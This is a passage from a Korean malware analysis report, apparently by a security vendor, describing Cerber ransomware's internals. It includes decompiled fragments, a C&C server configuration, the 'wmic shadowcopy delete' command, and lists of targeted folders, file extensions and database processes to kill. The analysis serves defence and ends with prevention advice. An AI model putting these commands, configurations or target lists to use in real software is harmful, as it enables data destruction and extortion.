        sub_4020D8((int)hMem, (int)&v8);      // CryptImportPublicKeyInfo
        LocalFree(hMem);
      }
```

<그림 12. RSA 공개키 복호화 및 Import>

공개키를 Base64로 복호화 후 획득한 CSP 핸들에 Import 한다.

4) UDP 패킷 전송

Cerber는 별도의 네트워크 연결 없이 파일 암호화를 수행할 수 있지만 감염 시스템에 대한 통계를 목적으로 데이터 전송을 시도한다. 해당 시스템의 ID 값을 UDP로 전송하며, 설정 데이터에 미리 정의되어 있는 서버 대역과 포트를 사용한다.


```
"servers":
{
    "statistics": {
        "data_finish": "e01ENV9LRVl9",
        "data_start": "e01ENV9LRVl9e1BBUlRORVJfSUR9e09TfXtJU19YNjR9e0lTX0FETUlOfXtDT1VOVF9GSUxFU317U1RPUF9SRUFTT059",
        "ip": "194.165.16.0/22",
        "knock": "aGl7UEFSVE5FUl9JRH17U1RBVFVTfQ==",
        "port": 6892,
        "send_stat": 1,
        "timeout": 255
    }
},
```


<그림 13. C&C 서버 정보>

아래 [그림 14]와 같이 해당 네트워크 대역의 모든 IP에 UDP 패킷 전송을 시도한다.

서버 IP : 194.165.16.1~194.165.19.254

No.	Time	Source	Destination	Protocol	Length	Info
101	17.6209030	192.168.215.129	194.165.16.0	UDP	52	Source port: 64899 Destination port: 6892
102	17.6210250	192.168.215.129	194.165.16.1	UDP	52	Source port: 64899 Destination port: 6892
103	17.6211110	192.168.215.129	194.165.16.2	UDP	52	Source port: 64899 Destination port: 6892
104	17.6211910	192.168.215.129	194.165.16.3	UDP	52	Source port: 64899 Destination port: 6892
105	17.6212670	192.168.215.129	194.165.16.4	UDP	52	Source port: 64899 Destination port: 6892
106	17.6213840	192.168.215.129	194.165.16.5	UDP	52	Source port: 64899 Destination port: 6892

<그림 14. UDP 패킷 전송>

5) Windows Volume Shadow 삭제

감염 동작 중에 Windows Volume Shadow 를 삭제하여 시스템에서 이전 시점으로 복구가 불가능하도록 만든다.

```
00404086   53            PUSH EBX
00404087   8D4D F4       LEA ECX,DWORD PTR SS:[EBP-C]
0040408A   51            PUSH ECX
0040408B   50            PUSH EAX
0040408C   FF75 FC       PUSH DWORD PTR SS:[EBP-4]      buffer = "C:₩WINDOWS₩system32₩wbem₩wmic.exe shadowcopy delete"
0040408F   FF75 0C       PUSH DWORD PTR SS:[EBP+C]      hFile = cmd.exe
00404092   FF15 F0114100 CALL DWORD PTR DS:[4111F0]     kernel32.WriteFile
```

<그림 15. Volume Shadow 삭제>

복호화한 설정 데이터의 값을 참조하여 Volume Shadow를 삭제하도록 설정되어 있으면 삭제를 진행한다. WMIC를 이용하고 있으며, 프로세스 체크를 하여 삭제 완료까지 대기했다가 다음 동작으로 넘어간다.

6) 파일 검색 및 암호화

시스템 내의 파일을 검색하고, 검색된 파일들에 대해서 암호화를 진행한다.

```
  do
  {
    if ( (1 << v4) & v3 )
    {
      RootPathName = v4 + 65;
      v13 = 58;
      v14 = 0;
      v5 = sub_405200(&RootPathName);          // GetDriveType
      if ( (unsigned int)v5 >= 2 && ((unsigned int)v5 <= 3 || v5 == 6) )// 2(DRIVE_REMOVABLE), 3(DRIVE_FIXED), 6(dRIVE_RAMDISK) = TRUE
        sub_405537((int)&RootPathName, (int)&v8);// Find file
    }
    ++v4;
  }
  while ( v4 < 26 );
  if ( BYTE3(dword_42E41C) )
    sub_40526E(0, (int)sub_405537, (int)&v8); // WNetOpenEnum
  sub_405659((int)lpAddress, (unsigned int)((_BYTE *)v11 - (_BYTE *)lpAddress) >> 4, a1);// WL, BL 비교, 확장자 비교
  result = (LPVOID)VirtualFree(lpAddress, 0, 0x8000u);
}
return result;
```

<그림 16. 시스템 파일 검색 및 암호화 대상 확인>

로컬 드라이브 뿐만 아니라 네트워크 드라이브에 접근하여 암호화 대상에 포함한다.

Cerber 랜섬웨어의 암호화 대상은 아래와 같다.

암호화 대상 드라이브	
DRIVE_REMOVABLE	이동식 드라이브
DRIVE_FIXED	고정식 드라이브
DRIVE_RAMDISK	RAM 드라이브

```
"folders": [
   ":\documents and settings\all users\documents\",
   "\appdata\roaming\microsoft\office\",
   "\excel\",
   "\microsoft sql server\",
   "\onenote\",
   "\outlook\",
   "\powerpoint\",
   "\steam\",
   "\the bat!\",
   "\thunderbird\"
]
```

<그림 17. 암호화 대상 폴더>

```
"files": [
   "bootsect.bak",
   "iconcache.db",
   "ntuser.dat",
   "thumbs.db"
],
"folders": [
   ":\$recycle.bin\",
   ":\$windows.~bt\",
   ":\boot\",
   ":\documents and settings\all users\",
   ":\documents and settings\default user\",
   ":\documents and settings\localservice\",
   ":\documents and settings\networkservice\",
   ":\program files\",
   ":\program files (x86)\",
   ":\programdata\",
   ":\recovery\",
   ":\recycler\",
   ":\users\all users\",
   ":\windows\",
   ":\windows.old\",
   "\appdata\local\",
   "\appdata\locallow\",
   "\appdata\roaming\adobe\flash player\",
   "\appData\roaming\apple computer\safari\",
   "\appdata\roaming\ati\",
   "\appdata\roaming\intel\",
   "\appdata\roaming\intel corporation\",
   "\appdata\roaming\google\",
   "\appdata\roaming\macromedia\flash player\",
   "\appdata\roaming\mozilla\",
   "\appdata\roaming\nvidia\",
   "\appdata\roaming\opera\",
   "\appdata\roaming\opera software\",
   "\appdata\roaming\microsoft\internet explorer\",
   "\appdata\roaming\microsoft\windows\",
   "\application data\microsoft\",
   "\local settings\",
   "\public\music\sample music\",
   "\public\pictures\sample pictures\",
   "\public\videos\sample videos\",
   "\tor browser\"
],
```

<그림 18. 암호화 제외 대상>

암호화 대상이 되는 폴더는 랜섬웨어가 주로 공격하는 DB 파일과 문서 파일이 존재하는 폴더를 대상으로 하고 있다.

암호화 대상을 확인한 후에 암호화 제외 대상과 비교를 하여 일치하면 암호화 대상 리스트에서 제외된다. 제외 대상에는 시스템 폴더와 결제 유도에 사용되는 Tor browser 관련 폴더가 포함되어 있는 것이 특징이다.

암호화 제외 대상에 대한 확인이 완료되면 최종적으로 대상이 되는 확장자를 비교하여 암호화 대상 리스트를 결정한다. 대상이 되는 확장자는 아래와 같으며, HWP는 포함되어 있지 않다.

암호화 대상 확장자																	
.accdb	.mdb	.mdf	.dbf	.vpd	.sdf	.sqlitedb	.sqlite3	.sqlite	.sql	.sdb	.doc	.docx	.odt	.xls	.xlsx	.ods	.ppt
.odp	.pst	.dbx	.wab	.tbk	.pps	.ppsx	.pdf	.jpg	.tif	.pub	.one	.rtf	.csv	.docm	.xlsm	.pptm	.ppsm
.dot	.dotx	.dotm	.xlt	.xltx	.xltm	.pot	.potx	.potm	.xps	.wps	.xla	.xlam	.erbsql	.acc	.ma	.litesql	.ndf
.pab	.oab	.contact	.jnt	.db	.msg	.prf	.rar	.txt	.xml	.zip	.1cd	.3ds	.3g2	.3gp	.7z	.7zip	.aoi
.asp	.aspx	.asx	.avi	.bak	.cer	.cfg	.class	.config	.css	.dds	.dwg	.dxf	.flf	.flv	.html	.idx	.js
.kwm	.laccdb	.ldf	.lit	.m3u	.mbx	.md	.mid	.mlb	.mov	.mp3	.mp4	.mpg	.obj	.pages	.php	.psd	.pwm
.safe	.sav	.save	.srt	.swf	.thm	.vob	.wav	.wma	.wmv	.3dm	.aac	.ai	.arw	.c	.cdr	.cls	.cpi
.pptx	.xlsb	.ost	.asf	.key	.rm	.cpp	.cs	.db3	.drw	.dxb	.eps	.fla	.flac	.fxg	.java	.m	.m4v
.max	.pcd	.pct	.pl	.ppam	.ps	.gbr	.r3d	.rw2	.sldm	.sldx	.svg	.tga	.xlm	.xlr	.xlw	.act	.adp
.al	.bkp	.blend	.cdf	.cdx	.cgm	.cr2	.crt	.dac	.dcr	.ddd	.design	.dtd	.fdb	.fff	.fpx	.h	.iif
.indd	.jpeg	.mos	.nd	.nsd	.nsf	.nsg	.nsh	.odc	.oil	.pas	.pat	.pef	.pfx	.ptx	.qbb	.qbm	.gho
.say	.st4	.st6	.stc	.sxc	.sxw	.tlg	.wad	.xlk	.aiff	.bin	.bmp	.cmt	.dat	.dit	.edb	.flvv	.gif
.groups	.hdd	.hpp	.m2ts	.m4p	.mkv	.mpeg	.nvram	.ogg	.pdb	.pif	.png	.qed	.qcow	.qcow2	.rvt	.st7	.stm
.vbox	.vdi	.vhd	.vhdx	.vmdk	.vmsd	.vmx	.vmxf	.3fr	.3pr	.ab4	.accde	.accdr	.accdt	.ach	.acr	.adb	.ads
.agdl	.ait	.apj	.asm	.awg	.back	.backup	.dgn	.bank	.bay	.bdb	.bgt	.bik	.bpw	.cdr3	.cdr4	.cdr5	.cdr6
.cdrw	.ce1	.ce2	.cib	.craw	.crw	.csh	.csl	.stl	.dc2	.dcs	.ddoc	.ddrw	.der	.des	.dgc	.djvu	.dng
.drf	.dxg	.eml	.erf	.exf	.ffd	.fh	.fhd	.gray	.grey	.gry	.hbk	.ibank	.ibd	.ibz	.iiq	.incpas	.jpe
.kc2	.kdbx	.kdc	.kpdx	.lua	.mdc	.mef	.mfw	.mmw	.mny	.vsd	.mrw	.myd	.ndd	.nef	.nk2	.nop	.nrw
.ns2	.ns3	.ns4	.nwb	.nx2	.nxl	.nyf	.odb	.odf	.odg	.odm	.orf	.otg	.oth	.otp	.ots	.ott	.p12
.p7b	.p7c	.pdd	.mts	.tax	.plc	.psafe3	.py	.qba	.qbr	.qbw	.qbx	.qby	.raf	.rat	.raw	.rdb	.rwl
.rwz	.s3db	.sd0	.sda	.sr2	.srf	.srw	.st5	.st8	.std	.sti	.stw	.stx	.sxd	.sxg	.sxi	.sxm	.tex
.wallet	.wb2	.wpd	.x11	.x3f	.xis	.ycbcra	.yuv	.mab	.json	.msf	.jar	.cdb	.srb	.abd	.qtb	.cfn	.info
.info_	.flb	.def	.atb	.tbn	.tbb	.tlx	.pml	.pmo	.pnx	.pnc	.pmi	.pmm	.lck	.pml	.pmr	.usr	.pnd
.pmj	.pm	.lock	.srs	.pbf	.omg	.wmf	.sh	.war	.ascx	.k2p	.apk	.asset	.bsa	.d3dbsp	.das	.forge	.iwi
.lbf	.litemod	.ltx	.m4a	.re4	.slm	.tiff	.upk	.xxx	.money	.cash	.private	.cry					
.sqlite-shm		.moneywell		.backupdb		.pspimage		.mapimail									
.plus_muhd		.sqlite-wal		.sas7bdat		.db_journal											

<그림 19. 암호화 대상 확장자>

7) 주요 프로세스 차단

```
if ( sub_409B84(0x104u, lpString1) )
{
  v2 = sub_4085A7();                          // Get currentprocess list
  v3 = v2;
  if ( v2 )
  {
    for ( i = v2; ; i += *(_DWORD *)i )
    {
      if ( !lstrcmpiW(lpString1, *(LPCWSTR *)(i + 60)) )
        sub_40856A(*(_DWORD *)(i + 68), uExitCode);// TerminateProcess
      if ( !*(_DWORD *)i )
        break;
    }
    sub_405CD9(v3);
  }
}
```

<그림 20. 주요 프로세스 차단>

Cerber 랜섬웨어는 데이터 베이스도 암호화 대상으로 하기 때문에 암호화를 위하여 데이터 베이스 서버 등과 관련된 프로세스를 차단하려고 시도한다. 주요 차단 대상 프로세스는 아래와 같다.

주요 차단 대상 프로세스				
msftesql.exe	sqlagent.exe	sqlbrowser.exe	sqlservr.exe	ocautoupds.exe
oracle.exe	ocssd.exe	dbsnmp.exe	synctime.exe	mydesktopqos.exe
xfssvccon.exe	ocomm.exe	sqlwriter.exe	tbirdconfig.exe	firefoxconfig.exe
mysqld.exe	mysqld-nt.exe	mysqld-opt.exe	dbeng50.exe	sqbcoreservice.exe
agntsvc.exeagntsvc.exe		agntsvc.exeencsvc.exe		
agntsvc.exeisqlplussvc.exe		mydesktopservice.exe		

8) 파일 암호화

```
if ( byte_42E400 )
{
  GetSystemInfo(&SystemInfo);
  v16 = 2 * SystemInfo.dwNumberOfProcessors;
}
sub_4011BD();
for ( ; v16; --v16 )
  sub_40682E(v23, (int)sub_4017C5, (int)&v18);// sub_4017C5 -> EncryptThread
v17 = v23;
sub_40687B(v23);
```

<그림 21. 파일 암호화 쓰레드>

파일 암호화는 스레드로 동작하며 Processor core 개수의 2배만큼 스레드가 생성된다.

이름	크기	종류	수정한 날짜
1JNEtXpySO,958b	3KB	958B 파일	2016-11-25 오전 ...
kPDXC95X2h,958b	4KB	958B 파일	2016-11-25 오전 ...
L4JIM9YlaP,958b	9KB	958B 파일	2016-11-25 오전 ...
mJLRbm0_Oi,958b	3KB	958B 파일	2016-11-25 오전 ...
README,hta	62KB	HTML Application	2016-11-25 오전 ...
YFBhbxqQa5,958b	5KB	958B 파일	2016-11-25 오전 ...

<그림 22. 파일 암호화>

원본 파일의 내용을 읽어서 암호화 후에 덮어 쓰며, MoveFile로 파일명을 변경하는 방식으로 진행된다. 파일명은 아래와 같이 구성된다.

파일명 : [랜덤 숫자, 영문 10글자]
확장자 : PC의 Hardware ID 값의 일부

9) 바탕화면 변경, 음성 알림, 결제 유도 페이지 실행

```
    WriteFile(hFile, lpBuffer, v36, &NumberOfBytesWritten, 0);
    sub_403C9A(v37);
    sub_4083BE(v38, v37);
    SystemParametersInfoW(0x14u, 0, (PVOID)lpString, 3u);// change_wallpaper
  }
  sub_405CD9((int)lpString);
}
```

<그림 23. 바탕화면 변경>

리소스에 존재하는 데이터를 이용하여 결제 유도 텍스트가 포함된 이미지 파일을 생성하고, 해당 이미지 파일로 바탕화면을 변경한다.

```
v3 = (const CHAR *)sub_407F99(&unk_4122A4, 4u, -8, 0);// speaker -> text -> text
v4 = sub_40F2A2(v2, v3);
v5 = sub_40F3C5(v4);
if ( v5 )
{
  v6 = (const CHAR *)sub_407F99("₩n뮷e", 6u, 36, 0);// repeat
  v7 = sub_40F2A2(v2, v6);
  v8 = sub_40F35E((void *)v7);
  if ( v8 )
  {
    v9 = sub_408DA2((LPCSTR)v5);
    if ( v9 )
    {
      if ( v8 > 0 )
      {
        do
        {
          (*(void (__stdcall **)(LPVOID, int, _DWORD, _DWORD))(*(_DWORD *)ppv + 80))(ppv, v9, 0, 0);// TTS -> sapi
          --v8;
        }
        while ( v8 );
```


<그림 24. Text To Speech를 이용한 음성 알림>

이전 버전의 Cerber는 비주얼 베이직 스크립트를 생성하여 경고문구를 음성으로 알려주었는데 최근 버전에서는 내부에서 스레드로 동작하면서 경고 문구를 음성으로 읽어주는 것으로 변경되었다.

```
if ( i >= dword_42EAD4 )
  break;
sub_404ACF(*(_DWORD *)(dword_42EAC4 + 4 * i), (int)lpDirectory);// tmp/README.hta -> createFile
v8 = sub_404A9D(*(_DWORD *)(dword_42EAC4 + 4 * i), (char)lpDirectory);
v12 = v8;
if ( v8 )
{
  v9 = (const WCHAR *)v8;
  v10 = (const WCHAR *)sub_408372(&unk_4125C4, 4u, -6);
  v11 = GetForegroundWindow();
  ShellExecuteW(v11, v10, v9, 0, lpDirectory, 1);
  sub_405CD9(v12);
}
```


<그림 25. 결제 유도 페이지 실행>

암호화 및 모든 내부 동작이 완료되면 최종적으로 결제 유도 페이지를 실행한다. 결제 유도 페이지는 Html Application으로 만들어졌으며, 아래와 같이 한국어를 지원한다.



<그림 26. 결제 유도 페이지>

3. 동작 흐름도



<그림 27. 동작 흐름도>

3. 결 론

Cerber 랜섬웨어는 Rig Exploit Kit을 이용하여 꾸준하게 유포되고 있으며 사회적인 이슈를 미끼로 사용자의 시스템을 감염시키는 사례도 여러 차례 나오고 있다. 멀버타이징 방식으로 웹 사이트 접속 만으로 시스템 감염이 발생할 수 있기 때문에 사용자의 각별한 주의가 요구된다.
온라인 마켓에서 판매되고 있기 때문에 앞으로도 버전이 계속 업데이트 될 것으로 예상되며 업데이트가 될 때마다 보안 프로그램의 탐지를 우회하는 기능이 발전할 것으로 판단된다. 감염이 이루어져서 파일 암호화가 진행되면 현재로썬 복구할 수 있는 방법이 없기 때문에 예방이 가장 중요하다.
예방 방법에는 어플리케이션 최신 업데이트, 데이터 백업, 공유폴더 관리 등이 있다. 특히 Exploit Kit를 이용하여 배포되기 때문에 사전에 Exploit Kit이 삽입되어 있는 웹 사이트를 탐지하여 해당 사이트 접속을 차단하여 원천적으로 랜섬웨어가 다운로드 되지 않게 하는 것이 가장 효과적인 예방 방법으로 판단된다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.